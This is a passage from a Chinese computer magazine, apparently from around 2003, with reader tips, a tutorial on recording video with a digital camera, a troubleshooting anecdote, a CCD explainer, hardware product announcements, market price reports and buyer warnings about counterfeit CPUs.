Windows 9x/Me/2000：通过Bus Hound软件(下载地址：http://perisoft.net/bushound/index.html)，Bus Hound能够显示出用户所接入的USB设备具体是由接在哪个USB接口上，用什么驱动程序支持，可以帮助你检查使用的USB设备到底是2.0还是1.1。需要注意的是，如果你的电脑根本不支持USB 2.0，那么这个软件就没有用了；如果你的电脑支持USB2.0，那么你还必须先安装好USB 2.0的驱动程序。(高振霆)

笔记本电脑的充电技巧

新买回来的电池至少要完全充满一次电，再将电量放尽，第2次充电后才正式使用。当笔记本电脑在室内使用交流电时最好将电池取出，以免使其经常处于充电状态。充电时最好关上笔记本电脑，使电池能够完全充满电，不要在充电中途拔掉电源。充电完毕，应该在30分钟后使用。另外还要注意定期充放电，一般每个月至少充放电1次。

（福建　希宇）

节省打印机墨水（粉）有妙招

比如打印一份Word文档，首先选定全文，然后改变字体的颜色（例如：灰度-80%），利用颜色的深浅来节省打印机墨水（粉）。（dfdf100100）

变换闪存盘的文件格式可修复闪存盘磁盘错误

如果闪存盘因为误操作（比如用非常规的方法拔出闪存盘），致使闪存盘的数据只能浏览不能进行任何写操作。那么可尝试将此闪存盘格式化为其他的文件系统，比如将FAT格式化为NTFS格式。（山东　程炜）

ACDSee也能批量扫描

首先启动ACDSee，选择“文件→获取设置”，在设置对话框的“格式”中选择扫描图像的输出格式，在“文件名模板”里，输入便于表达照片内容的文件名，并且在文件名最后添加“#”号（“#”号是扫描的图像文件会以你的命名和递增的整数数字构成）。如果扫描的照片不超过100张，建议设置2个“#”号。如果你的电脑里还安装了数码相机等其他视频接口，还需要在“TWAIN来源”窗口里选择扫描仪端口。至此，ACDSee的设置大功告成，然后正确连接好扫描仪，在扫描仪玻璃面板上放置照片，合上扫描仪上盖。在ACDSee界面左边文件夹树中选定用于存放扫描图像的文件夹，单击工具栏上的“获取”图标，ACDSee就可以捕获并启动扫描界面。在扫描界面上设定各种扫描参数后，单击“扫描”按钮，扫描仪扫描完一张照片后，ACDSee就会自动为其命名并保存到你指定的文件夹中，然后再自动去扫描其余的照片，同样自动为其命名并保存。以上方法在ACDSee 3.1以上版本均可适用。（福建　希宇）

光盘划伤的补救措施

当光盘被划伤时，光驱对碟片的读取就会很吃力，这时候我们可以在光盘表面的划伤部位涂上一层植物油（如色拉油），再用绸布进行平擦，反复擦拭几遍后再放入光驱中，就不会出现读碟吃力的现象了。

（大连　柳林）

CF [YJ07]

数码相机模拟A计划——模拟数码摄像机篇

■福建 缺氧的鱼

随着电脑的普及与发展，PC又进入了一个全新的“数码”时代，数码相机又因为比传统相机拥有了更大的优势而得到了广泛的应用。数码相机除了可以拍摄数码照片外，还有其他功能吗？当然有。所以，小编为大家组织一道大餐《数码相机模拟A计划》系列文章，本期带给大家的是如何将数码相机模拟成数码摄像机，第2期会为大家组织……(暂时保密，请看下期分解)。

栏目主持——怪鸭兽

一、利用数码相机内置的摄像功能

硬件条件：拥有摄像功能的数码相机

优点：免费、操作简单

缺点：拍摄时间短(根据存储卡的容量而定)、视频格式单一(一般仅支持MOV格式)、不能录制音频(大部分数码相机都支持此功能)

如果你的数码相机可以录制影像，那么就可以拍摄一些简短的视频，虽然拍摄的时间较短，但至少可以起到临时替代数码摄像机的作用，有总比没有强嘛。下面，笔者以尼康COOLPIX 995数码相机为例，向大家介绍如何用数码相机内置的摄像功能拍摄影像。

Step 1 将模式转盘拨到“M”的位置，按下控制面板上的“Menu”按键，利用下方向键移动到“1”选项卡下的“S”图标，按右方向键展开下级菜单，利用下方向键移动到“Movie”图标，再按右方向键确认选择(见图1)。最后，按两次“Menu”按键退回拍摄模式。




图1

Step 2 此时液晶显示屏会显示出你要拍摄的影像，并在液晶屏右下角出现可拍摄的时间，笔者的尼康COOLPIX995数码相机使用128MB存储卡，此时显示“40"”(40秒)。一定要保证你想要的景色位于液晶显示屏中间的焦点区域。然后通过变焦按钮调整目标影像的大小。

Step 3 完全按下机械快门按钮，并会有灯光闪动，然后移动数码相机选择你要拍摄的影像。

Step 4 拍摄时间到后，会自动停止拍摄并保存影像至存储卡。

我们可以通过数码相机查看已拍摄的影像，也可以将影像导入计算机，然后通过QuickTime Player播放MOV文件。说到把MOV文件传输到PC中的这个问题，很多初级用户似乎又摸不着头脑。其实大可不必为此担心，MOV文件的传输与数码照片的传输方法基本是相同的。

二、通过AV输入设备实现摄像功能

硬件条件：拥有AV输出接口的数码相机、拥有AV输入接口的显示或电视卡、AV数据线

优点：拍摄时间长(只要硬盘的容量足够)、拍摄质量较好(取决于数码相机与电视卡的质量)、可转为多种视频格式

缺点：需购置电视卡或带AV输入接口的显卡、操作较烦琐、不能录制音频(大部分数码相机都支持此功能)、拍摄地点与范围小(取决于数码相机USB数据线的长度)

大部分数码相机都拥有AV输出接口，你只要通过AV线将数码相机与计算机相连接，那么视频应用程序就可以通过数码相机录制影像了。这时，你的数码相机就变成一台高品质的数码摄像机，而且画质也比较高。下面，笔者以尼康COOLPIX 995数码相机+雅美森MPEGTv-幻影王电视卡为例，向大家介绍如何用数码相机内置的摄像功能拍摄影像。



图2

Step 1 从数码相机的包装盒内取出AV数据线，AV数据线的一头接驳电视卡的AV接口(见图2)，然后在关闭数码相机的前提下，将AV数据线的另一头插入数码相机的AV接口(见图3)。



图3

Step 2 运行MpegTV Station PCITV电视卡播

放程序，在程序控制界面中点击“改变影像来源”按钮，切换到“Composite”状态(见图4)，此时应该看不到任何电视画面。



图4

Step 3 将尼康COOLPIX 995数码相机的模式转盘拨到“A”或“M”的位置，移动数码相机，在电视卡播放程序中就可以看到画面了。

小提示

如果在电视卡播放程序中也出现数码相机液晶屏上所显示的各种图标，那么你要按数码相机的“Monitor”按键，切换成不显示图标的状态。

Step 4 如果需要录像，只要按下程序控制界面中的“动态捕捉”按钮即可(见图5)。



图5

小提示

我们也可以设置一下视频实时捕捉的格式与视频保存路径。点击MpegTV Station PCITV控制界面中的“工具组态”按钮，弹出“组态窗体”窗口，切换到“动态撷取”选项卡(见图6)。当中选择你所需的影像格式、影像大小，以及视频的保存路径。鉴于AVI文件对硬盘空间容量的需求极大，我们一般将捕捉的视频保存在硬盘剩余空间较大的分区中。



图6

由于此方案拍摄的机动性比较差，以至无法在室外拍摄，所以该方案的最大应用场合是家庭聚会之类的室内活动。另外，这种方法拍摄出来的影像是“哑巴”的，只能进行视频后期编辑时再配音，这不能不说是一个很大的遗憾。

CF [YJ08]

都是功能键盘惹的祸

■福建 柳坚

故障现象：前不久，笔者安装了一个赛车的游戏，安装过程没有任何问题，一切顺利。可是在玩游戏的过程中，笔者发现键盘对赛车的控制有明显的滞后。

故障分析：退出游戏后，开始查找原因。笔者所用的电脑是联想开天4610商用电脑，具体配置是：Pentium 4 2.4GHz处理器、256MB内存、80GB硬盘、Intel 845主板、NVIDIA GeForce2 MX400显卡、Windows XP操作系统。这样的配置玩这款赛车游戏应该是没有问题的，所装游戏也能够支持Windows XP。后来，笔者在与这台电脑的硬件配置差不多的电脑上玩这款游戏却没有这种问题，看来可能是软件设置的问题。经过调整分辨率、更改游戏中按键的功能，甚至把声音都屏蔽掉了，但是故障依旧。会不会是正在运行的某个程序和游戏产生了冲突呢？我按下“Ctrl+Alt+Del”组合键，打开Windows任务管理器，在“进程”中一个一个地筛选，终于发现了一点眉目。其中，有一个名为HotKeyB.exe的进程正在运行。到这个时候我才恍然大悟：联想品牌电脑大都提供一个键盘的驱动程序，安装完成后键盘就可以有许多扩展的功能，例如打开IE浏览器、写字板、一键关机等。就是这个驱动程序和我所安装的赛车游戏里设置的控制按键产生了冲突，导致了在玩游戏的时候键盘的迟滞现象。

故障解决：于是，笔者中止了HotKeyB.exe这一进程后再次进入游戏，果然问题解决了。看着赛车在我的控制下灵活自如，那风驰电掣的感觉，爽！

小怪语：很多人以为，XX配置的电脑玩不了游戏是硬件上出了问题。其实，很多情况下都是软件所引起的。就比如，有些新的游戏的最低要求为DirectX 9.0，而你却只安装DirectX 8.0，此时有可能无法运行此游戏或者其他问题出现。

CF [YJ09]

DC术语通之一：CCD

■福建　包日晓

CCD(Charge Coupled Device，感光耦合组件)为数码相机中可记录光线变化的半导体(见图1)，通常以百万像素(Peg Pixel)为单位。数码相机规格中的多少百万像素，指的就是CCD的分辨率，也就是指这台数码相机的CCD上有多少光敏元件。诚然，CCD的分辨率在一定意义上决定了数码相机成像的质量，正如颗粒度不能完全概括胶卷的质量一样，分辨率也不是评价CCD质量的惟一标准。其色彩深度，芯片本身的制造水平等，对最终成像质量带来的影响都不容低估。大家通常看到有关CCD的解释不外乎如此，但笔者可以保证大家还是不了解CCD到底是什么东西。




图1

1.CCD的结构

如果你有机会看看数码相机内部的CCD组件的话，那么就很容易明白了。只是大家几乎没有这个机会。美能达DiMAGE 7数码相机的CCD感光组件的近拍特写如图1所示。大家可不要以为CCD只是一块芯片而已，实际上CCD是和处理器做成一个完整的组件。

切开CCD后，你会发现CCD总共有三层结构(见图2)。




图2

CCD的第一层是板载微型透镜。板载微型透镜是为了有效提升CCD的总像素，又要确保单一像素持续缩小以维持CCD的标准体积。因此，必须扩展单一像素的受光面积。但利用提高开口率来增加受光面积，反而使画质变差。所以，开口率只能提升到一定的极限，否则CCD将成为劣品。为改善这个问题，SONY率先在每一感光二极管上(单一像素)装置微型透镜。这个设计就像是帮CCD挂上眼镜一样，感光面积不再因为传感器的开口面积而决定，而改由微型镜片的表面积来决定。如此一来，可以同时兼顾单一像素的大小，又可在规格上提高了开口率，使感光度大幅提升。

CCD的第二层是分色滤色片，目前有两种分色方式，一是RGB三原色分色法(见图3)，另一个则是CMYG补色分色法(见图4)。这两种方法各有利弊。三原色CCD的优势在于，画质锐利，色彩真实，但缺点则是噪声问题。因此，大家可以注意，一般采用原色CCD的数字相机，在ISO感光度上多半不会超过400。相对的补色CCD多了一个Y黄色滤色器，在色彩的分辨上比较仔细，但却牺牲了部分影像分辨率，而在ISO值上，补色CCD可以容忍较高的感度，一般都可设定在800以上。



图3



图4

CCD的第三层是感光汇流片，这层主要是负责将穿透滤色层的光源转换成电子信号，并将信号传送到影像处理芯片，将影像还原。

2.看清CCD分辨率和拍摄分辨率

数码相机的分辨率使用图像的绝对像素数来衡量(而不采用每英寸多少像素的dpi指标)。数码相机拍摄图像的像素数取决于相机内CCD芯片上光敏元件的数量，数量越多则可产生的图像分辨率越高，所拍图像的质量也就越高。数码相机的分辨率还直接反映出能够打印出的照片尺寸的大小，一般会标明最大分辨率，用户也可以调低分辨率从而在相同的存储卡上保存更多数量的照片。分辨率越高，在同样的输出质量下可打印出的照片尺寸越大。

在了解数码相机的分辨率时，一定要区分两个分辨率的概念，一个是CCD的分辨率(或像素值)，另外是拍摄图像的分辨率(一般厂家标明的图像的最大分辨率)。这两个分辨率，原则上是CCD的分辨率决定了图像的最大分辨率，但这两个分辨率一般情况下不相等。

如果你在选择数码相机，一定要注意，CCD的分辨率(像素点)是最为重要的指标，在同样的最大拍摄图像的分辨率下，CCD的分辨率越大越好。例如对于同样可以拍摄图像分辨率如(2048 × 1536)的数码相机，334万像素CCD的数码相机的拍摄质量会好于300万像素CCD的数码相机。这是因为，CCD作为感光器件，CCD边缘的像素点在拍摄时，由于边缘光的影响，一般会出现一定的偏色和眩晕，数码相机在CCD像素大于图像拍摄像素时，会自动切除边缘像素，从而去除眩晕和偏色，并且边缘切除越多越好。这就是厂家用334万像素CCD制造最大拍摄2048 × 1536(314万像素)图像的数码相机的原因，所以追求品质的厂家一般CCD的精度都远高于拍摄图像的最大精度。

目前还有不少数码相机，拍摄图像的精度远高于CCD的精度，这是通过软件插值处理实现的(任何一个图像软件下都有的功能)，因而这个图像精度完全是不可取的。软件加大精度只能够让图像细节模糊，如果打印成大幅画面，则清晰度往往难以令人满意，尤其是细节表现非常低劣。而有些厂商在销售它们的产品时，产品像素实际为131万像素，但产品宣传标注为“210万像素(插值)”，而对于数码相机的实际分辨率却没有明确标出。这肯定会给普通消费者造成消费误导，认为自己可以花比较少的钱买到较高像素的数码相机，其实这只能说是商家有意无意所造成的一个产品推广的卖点。因而你在购买数码相机时，只能以CCD的精度为衡量相机好坏的标准。否则你可能会将131万像素的数码相机，当210万像素的相机买回家。CF [YJ10]





昂达可爱猴仔摄像头

昂达近日推出了一款毛绒公仔摄像头。乍一看，你可能觉得这只是一个普普通通的绒布猴玩具而已，不过当你拿到手中仔细打量一番后，才会瞧出它的破绽，原来这个顽皮的小猴子竟然是一个数码摄像头！看，鼻子就是镜头！从外形上看，该摄像头跟小孩子平时玩的猴宝宝玩具大同小异，最大的不同就在于这个可爱的小猴的鼻子和屁屁。鼻子是镜头，屁屁嘛就是USB连接线了。不仅外形可爱，成像效果也相当出色，据说可以与罗技600多元价位的CCD摄像头媲美。

咨询电话：020-87636363
参考报价：150元



华硕52速短版刻录机

华硕刻录机在市场上不仅以性能优异、品质稳定而闻名，产品推陈出新的速度也令同行侧目。近日，华硕又推出了一款拥有52倍速写/32倍速复写/52倍速读取的刻录机新品——CRW-5232AS。比较先前的CRW-5224A机种，CRW-5232AS在复写速度上提升至32倍速，这对拥有大量资料备份需求的使用者来说，无疑是一个好消息。这款新型的CRW-5232AS内接式刻录机突破传统设计方式，使用了一颗结合DSP和RF Amp的单芯片(Single Chip)，这使得它的体积比传统刻录机轻便短小许多。近期这款刻录机将会有黑色面板的版本现身，关注这款产品的朋友们可以留意。

咨询电话：010-82667575
参考报价：419元

BTC可充电无线光电鼠标

用过无线键鼠的朋友都有体会，无线键鼠比较耗电，需要经常更换电池，这常常使用户感到美中不足，键鼠制造厂商也为此想尽办法。最近，BTC英群企业推出了一款超酷的三合一无线光电鼠标——M993。它集成了鼠标接收器和充电器的功能，是一款让用户倍感体贴的产品。M993在无线鼠标的接收器上集成了充电器的功能，它可以对鼠标进行充电。当我们用完鼠标后，只要将鼠标插入接收器，接收器就会对鼠标进行充电，再也不必更换电池了。流线型曲线使M993外观非常漂亮，加上颜色采用同色系的银色和灰色，使整个鼠标看起来非常酷，很有个性，也非常养眼。此外M993采用了符合人体工程学的外形，使用时你会发现，手掌可以很舒服地把握，不会容易引起手腕的疲劳，而且引动起来非常流畅轻松。




咨询电话：010-82623493
参考报价：暂无



咨询电话：0755-83774268
参考报价：888元

哮天狼5600XT显示卡

松景公司继抢先在国内推出XFX绝地狼5600XT显卡后，近日又推出了一款哮天狼5600XT显卡。这款专门为DIYer定做的代号为PV-T31L-NAD的哮天狼5600XT显卡，除了具备与GeForceFX 5600无二的所有特性外，其显示核心还采用了FC-BGA的封装方式，这为超频使用留下了非常大的发挥空间。据厂商提供的数据称，该显示卡在超至300MHz/532MHz（核心/显存）频率下依然可以完好运行，3D画面无破损，游戏流畅。



九州风神散热三合一豪华版

随着CPU主频的不断飙升，CPU对散热要求也越来越高，特别是对系统的整体散热性能要求的提升，已经成为超频快感实现的核心要素之一。九州风神日前推出的散热三合一豪华版正是为了满足DIY用户的这种需求而推出的。此系列散热套装在风扇的颜色设计上采用了青绿水晶色设计，给人以清晰、靓丽的视觉效果。散热片采用纯铜材质，同时贯穿了九州风神以往产品的特点——SKIVING技术，有效地增加了散热面积，加上散热片底部的加厚处理，为超频爱好者吃了颗定心丸。

咨询电话：010－82896511－17
参考报价：198元



现代新款液晶电视

液晶电视由于拥有外观轻巧，超低辐射等特点，目前正在越来越受到时尚白领一族的追捧，成为传统家电市场上的新亮点。日前，韩国现代电子推出的一款可壁挂、内置音响的液晶电视新品以靓丽的外观再次吸引了人们的视线。

点距：0.264mm　亮度：260cd/m²　对比度：500:1　宽度：135MHz
最大分辨率：1280×1024 XGA　超低辐射：TCO99认证　响应时间：16ms

咨询电话：022－29360769
参考报价：暂无



咨询电话：021－64455032
参考报价：592元

世纪之星智能电源

世纪之星近日推出一款全新的“智能”电源。该产品最大的特点就是能够在电脑遭遇突然停电时，能自动将用户数据写入硬盘，即拥有在无人值守的情况下自动存盘的功能。这款智能电源拥有不亚于UPS设备的在线式断电保护功能，它能够在机器断电掉电时实现0切换，持续为电脑主机供电，完美保护娇贵的电脑硬件。这款全称为“在线式不间断智能化ATX电源”的产品属绿色环保产品，符合严格的国家3C认证。正是因为智能标版电源对电脑软、硬件和数据都可以很好地加以保护，所以和川资讯形象地称它为“电脑安全大管家”。

全球最小的P4准系统

IWILL ZPC 结构紧凑，功能强大，是一台仅为汉语词典大小的书型P4准系统，结构的设计极其紧凑，仅为18.4×26.3×5.4cm大小，放在空间狭小的办公室或家庭书桌上，显得相得益彰。比起笨重巨大的普通主机，ZPC的轻盈小巧让您拥有更为开阔的桌面空间。其外壳采用的是镀锌钢板，附加了厚度大约4mm左右的透明有机玻璃，外观十分炫目。迷你准系统的散热问题一直被不少玩家视为一大困扰，而与众不同的IWILL ZPC，采用了独特先进的Radiator制冷技术，使准系统的散热问题得到轻松的解决。该项技术的运用使热量直接从散热片及机箱中间大幅地散发出去，让各位玩家彻底摆脱散热的困扰！



咨询电话：021－63531252
参考报价：2990元



咨询电话：021－52402018
参考报价：16999元

微欣科技 Averatec 笔记本

这款由微欣科技推出的名为ART5100系列的笔记本电脑整体外观大气简洁，线条感强，15英寸的LCD设计时尚。上盖和主机机身的银色烤漆浑然一体，自然和谐；灰蓝色键帽手感舒适，弹性很强。内置Combo置于机身侧面的右边，使消费者更加顺手。左面部分的接口有：USB2.0接口（可提供3个可选的高速I/O数据传输）、IEEE1394接口（为外接硬盘或数字视讯设备提供快速的数据传输）、PCMCIA插槽（提供两个插槽可同时插入一个TypeII卡）。触控板含滚动键的三键设计，指尖可在这部分区域上下移动，配合软件无极滑动。再来看看侧面的散热：钢制鳍片涡型散热风扇设计，大面积底部的底部散热孔使之通风顺畅，通风散热不再成为消费者的顾忌。

CF [SC01]



栏目主持 Storyer
◆孙兴科

CPU 市场：价格走势不明朗

Intel：近期CPU市场的价格没有大的变化，首先Intel处理器的价格在最近这段时间始终保持小幅变化，充分体现了市场的波动。目前Pentium 4主流产品1.8A/2.0A/2.4B/2.66/2.8/2.4C/2.6C/2.8C/3.0C的报价分别为940/980/1290/1320/1600/1410/1410/1750/2600元。赛扬方面，个别产品价格小幅调整，其中赛扬1.8GHz的盒装CPU价格下调了20元，目前市场售价为490元。Intel上一次价格调整后，赛扬2.2GHz性价比大幅下滑，被赛扬2.4GHz取代，逐渐淡出市场。目前赛扬1.7/1.8/2.0/2.2/2.4GHz的报价分别为400/480/500/540/545元。

AMD：AMD主流产品价格稳定已经成为近期市场中不变的主题了。相信AMD在价格上还会有所调整，让我们耐心期待吧！AMD高端的AthlonXP 2800+盒装产品售价继续走低，目前报价为1300元，降幅达100多元。目前AthlonXP 1700+/1800+/1900+/2000+/2200+（盒）/2400+/2500+/3000+（盒）报价分别为415元/435元/465元/505元/640元/640元/710元/2150元。另外，AMD新品Athlon64 3200+的报价仍高达3980元。低端产品毒龙系列又有新品问世，1.8GHz毒龙登场，售价依然采取低价策略，报价为405元。另外，毒龙1.6GHz和1.4GHz的报价分别为325元和285元。

内存市场：价格持续走低

近日，内存价格持续下跌。在内存价格整体走低的大环境影响下，一直保持高价位的SDRAM内存售价也有小幅下调。目前，HY的SDRAM内存128MB和256MB的报价分别为235元和375元。DDR产品近期持续出现走低态势，各个品牌、各个型号的内存都出现了不同幅度的价格调整。目前，现代DDR266 128MB、256MB和512MB的报价为145、265和535元；DDR333系列256MB的报价为275元；DDR400系列256MB的售价也降为283元。从现代各个型号内存的报价可以看出DDR400内存的性价比较优。除现代内存价格明显下调外，Kingston内存也做了大幅调整。其DDR333系列256MB和512MB的报价调整为315元和615元；DDR400系列256MB和512MB的报价为335元和665元。近日，KingMax内存货源紧张，目前市场上仅有DDR400系列，其256MB和512MB的报价稳定在300元和600元。宇瞻的DDR266 128MB/256MB报价分别为160/280元；DDR333 256MB/512MB报价为290/595元；DDR400 256MB/512MB的报价为315/610元。

板卡市场：高端产品大幅调价

显卡市场中NVIDIA和ATI一直在坚持不懈地争斗着。目前，此二者的中低端产品价格基本保持稳定，价格竞争的焦点转向了高端产品。ATI原厂的Radeon 9800 Pro已从最初的4200元下调到3690元的价位上。NVIDIA方面，部分厂家的GeForceFX 5900标准版显卡价格降到了1999元，GeForceFX 5900 Value也进一步降到了1699元。此次GeForce 5900标准版降价幅度达1000元之高，从降幅上看，NVIDIA以绝对优势战胜了ATI。

新品方面，NVIDIA新款高端显卡GeForceFX 5950Ultra和ATI的Radeon 9800XT相继到货，市场中这两款新品的数量很少，且价格很高。中端市场中价NVIDIA和ATI的价格角逐不很明显，但二者都保持新品上市的步调一致，惟恐被对手抢先。目前，GeForceFX 5600XT、Radeon 9600XT以及GeForceFX 5700系列显卡都已经陆续上市。GeForceFX 5700Ultra和Radeon 9600XT的价格相当，市场售价保持在1500元上下；性能方面也相差不多。低端市场非常稳定，由于没有新品冲击，没有中端显卡降价的刺激，所以低端显卡也没有明显的价格变化。低端市场中GeForce4 MX440-8X显卡的性价比较高。

购买提示：笔者认为，选购GeForceFX 5700还不如多添点“银子”选择高档的GeForceFX 5900 Value好一些。另外，美达848P主板加美达GeForceFX 5200套装仅售999元，很诱人。

新闻速递

◆铭瑄近日推出了“极光”5200ULTRA钻石版显卡，该系列显卡采用HY 2.8ns MicroBGA显存，全接口配置。“极光”5200ULTRA 64MB版本价格为599元，128MB版本为699元。

◆旌宇日前推出了擒镭者FX5600XT超级白金版显示卡，该显示卡图形芯片工作频率为235MHz，采用先进的FC-BGA封装，可以稳定超频到400MHz。目前市场零售价格为799元。

◆七彩虹日前将原售价为799元的“风行”5200Ultra显示卡降至699元。“风行”5200Ultra配备128M MicroBGA封装的2.8ns DDR显存，核心和显存频率分别为325MHz、650MHz。

◆青云近日推出采用GeForce4 MX440-8X核心，64MB显存的MX480U显示新品，核心频率为275MHz，提供TV-OUT和DVI接口，建议零售价为399元。

◆承启科技日前推出搭载NVIDIA最新型高端芯片GeForce FX 5950 Ultra的显卡SA5950U，市场价格为3999元。

光储市场：DVD刻录机成为热点

市场中大多数光存储产品价格均比较稳定，比如，主流CD-ROM售价都保持在200元左右，16X DVD-ROM的售价保持在300元上下，普通刻录机售价也都在300多元。这说明了主流光存储产品的技术比较成熟，利润空间有限。正因为如此，很多商家开始大力推广DVD刻录机，对商家来讲，DVD刻录机是新的利润增长点。目前，NU的一款6X DVD+刻录

机降价到999元，成为千元以下刻录速度最快的DVD刻录机，给4X DVD刻录机带来了不小冲击。另外，虽然CD-ROM和DVD-ROM的市场比较稳定，利润也很有限，但仍有商家介入，技嘉新推出的52X CD-ROM和16X DVD-ROM已经开始发售，目前此两款产品的零售价格分别为150元和260元。技嘉的这两款产品与其他品牌的同类产品相比具有较明显的价格优势。

显示器市场:液晶显示器报价居高不下

健康问题正日益受到人们的关注，由于液晶显示器无辐射，所以越来越多的人选择了液晶显示器。尽管人们如此关注液晶显示器，但由于其价格不够平易近人，受液晶面板涨价的影响，售价仍然居高不下。市场中主流的15英寸液晶显示器的报价仍稳定在2400元，17英寸的液晶显示器更是高达3500元的价位。传统的CRT显示器与液晶显示器相比，价格是它最大的优势。目前，低端的17英寸纯平显示器售价稳定在1000元左右，采用珑管的高端显示器售价在1500元上下。目前，飞利浦107P5售价由1680元下调至1480元。

新闻速递

◆自12月15日起，如果你购买了BenQ锐彩二代系列CRT显示器(77g Plus、A770 Plus、A771 Plus、A772 Plus)中的任何一款，便可以获得传奇3游戏礼包(内含游戏光盘、点卡和攻略手册)。

厂商新动态

近日爱普生推出了“网络在线自动化”服务，只要您登陆爱普生网站（www.epson.com.cn），诸如升级驱动、打印机检测之类的事情即可全自动搞定。

汉诺威信息及通信技术博览会（CeBIT）将于2004年3月17日在德国举办，目前已经有约1250家亚太地区的参展商报名参加此次博览会，净展出面积达31700平方米。

2003年11月27日，北京恒星互动数码科技发展有限公司的爱情文化新起点暨“爱情圆周率”系列产品新闻发布会在赛博数码生活广场隆重召开。《爱情圆周率》是我国第一款真人角色扮演的电脑游戏。

迈拓硬盘全国独家总代理“建达蓝德电脑国际贸易（上海）有限公司”，将于2004年1月正式启用英文新标识“Xander”。英文新标识将代替旧的“Lander”标识出现在建达蓝德公司所有的对外形象中，而目前正在使用的图形LOGO及中文标识将继续沿用。

MACALLY公司近日推出了全新品牌——MNEW。MNEW将致力于针对PC市场的大众化主流产品的开发，包括各式键盘、鼠标以及数码产品。

2003年12月12日，中国人民银行和金山软件公司举行签约仪式，中国人民银行将全面采用金山软件WPS Office，作为中国人民银行系统内标准的桌面办公软件。

苹果公司近日推出了Final Cut Pro 1.4中文版，并将逐步推出相关的认证教育系统。Final Cut Pro 4.1集成了多种优秀的视频、音频编辑工具，将争取成为市场上性价比最高的数字视频解决方案。

新品短信息

音　箱

◆2003年12月，冲击波公司联手太平洋网在北京10所高校内组织了历时一个月的大规模校园巡展活动，举办此次活动的另外一个目的也是为冲击波SC-2107“悍将”新品音箱的推出造势。

◆新年寒假将至，三诺公司为感谢广大用户的支持，岁末大派红包。每款N-20G II新品音箱内都有一个红包，祝大家步步高升。幸运的您还有可能得到500元的大红包。

◆从2003年12月25日始，至2004年2月25日止。在活动期间购买漫步者或声迈音箱（详细型号见活动宣传单）的用户均有资格参加漫步者抽奖活动，并有机会获得漫步者特设的数码大奖。咨询电话：800-810-5526。

◆创新科技日前推出新款“自由风Xfree”多媒体音箱，该系列音箱将有4款产品面世，分别是采用塑料卫星音箱、木质低音炮的XE222和XE233，以及采用全木质箱体的XW255和XW555。

主　板

◆捷波最近推出了一款名为“传奇”848PDA的新品主板，该产品采用“845PE”芯片组，支持800MHz FSB、AGP8X、Prescott CPU。目前“传奇”848PDA的官方定价为668元。查询网址：www.jetway.com.cn。

◆顶星科技日前推出了一款型号为TM-848P的主板产品，该主板采用了848P＋ICH5芯片的南北桥组合，支持400/533/800MHz FSB的P4及Celeron处理器，目前售价为558元。

◆昂达电子日前发布了其基于VIA PT800芯片组的主板产品——VP4T，并已在第一时间上市，售价499元，并赠送炫光之鼠M168。

◆QDI近日推出了一款采用848P芯片组的高性价比主板——P4I848P，它支持目前所有的P4处理器，向下兼容赛扬4系列，还支持未来的Prescott处理器，直接定位在主流消费市场。

杀毒软件

◆江民科技日前宣布，该公司已经研制成功一种可以全面保护网络数码财富和网络隐私信息的网络防盗新技术，这种新技术将集成在江民杀毒软件KV2004标准版的杀毒和防火墙两套主程序中，并将在12月25日正式上市销售。

◆2003年12月5日，金山公司发布企业级杀毒业务新举措，推出其面向全国教育行业的“万元特惠计划”，具体举措是从2003年12月8日到2004年元月8日的30天内，对全国各地大中小学校采用的金山毒霸网络安全产品实施特惠价，只需1万元就可以得到原价格87800元的200客户端可扩容的金山毒霸网络版。

电　源

◆2003年12月10日至2004年1月20日期间购买航嘉电源（包括购买百盛机箱内含航嘉电源）的消费者，可到百盛网站，参加“六合彩——奖的就是你！”航嘉巨奖五连环年末酬宾活动。

CF [SC02]



AMD Barton假货涌现

AMD的Barton是目前比较受电脑爱好者欢迎的高性价比处理器，不过近期用AMD Thorton核心处理器改版的Barton渐渐多起来。遭改版最多的是Barton 2500+。商家采用连通Thorton核心L2金桥的手段启用另外原来被屏蔽的256KB缓存，使之与Barton相同，其中差价盈利非常可观。由于是手工连通L2金桥（用铅笔或导电漆），改动点很容易被看出来，所以商家一般会在改动处贴上保修贴作为掩护，还有的装机上家早早将散热器装在CPU上并涂上导热硅脂进行掩盖。市场上改版的Barton 2500+通常可以比真品便宜50元左右出售。目前这类改版的处理大多是黄色基板的CPU，而绿色基板的产品比较少。这类改版的Barton 2500+主要用于装机和低价出货。除了Barton 2500+外其他一些主流AMD处理器也有假冒的情况，识别真假时，主要注意CPU表面的金桥不应该有人为改动，对于那些在关键部位贴了很多保修贴的CPU要格外留神。

冬季装机小心散热系统缩水

随着气温的下降电脑部件散热问题得以缓解。一些商家为了降低成本纷纷将CPU配置的散热器风扇缩水，采用价格便宜的散热器套件，特点是散热器体积小风扇转速低。有的商家还在装机时克扣机箱中标准配置的机箱风扇（现在一般中高档的机箱都至少标配一个机箱风扇）。散热系统缩水的电脑在冬季使用可能问题不大，但是到了夏天环境温度较高的情况下就可能影响电脑工作的稳定性，严重的甚至会烧毁电脑硬件，所以即便在冬季装机散热问题也不能马虎。

小容量微型移动硬盘小心二手货

市场上有一些容量在1～3GB的微型移动硬盘价格比较诱人，只有200～350元，和一个64MB闪盘的价格差不多。不过此类产品中有相当一部分都是利用新的USB硬盘盒＋二手硬盘DIY的。二手硬盘最大的货源是洋垃圾中的废旧笔记本，所以质量很难保证。更有商家将有坏道的笔记本硬盘经过屏蔽处理后格式化成小一档容量的硬盘出售。一般正规小容量微型移动硬盘会提供至少6个月（一般是1年）的质保期，而用二手硬盘组装的产品质保期比较短，在1～3个月左右。

装机不要忽视附件

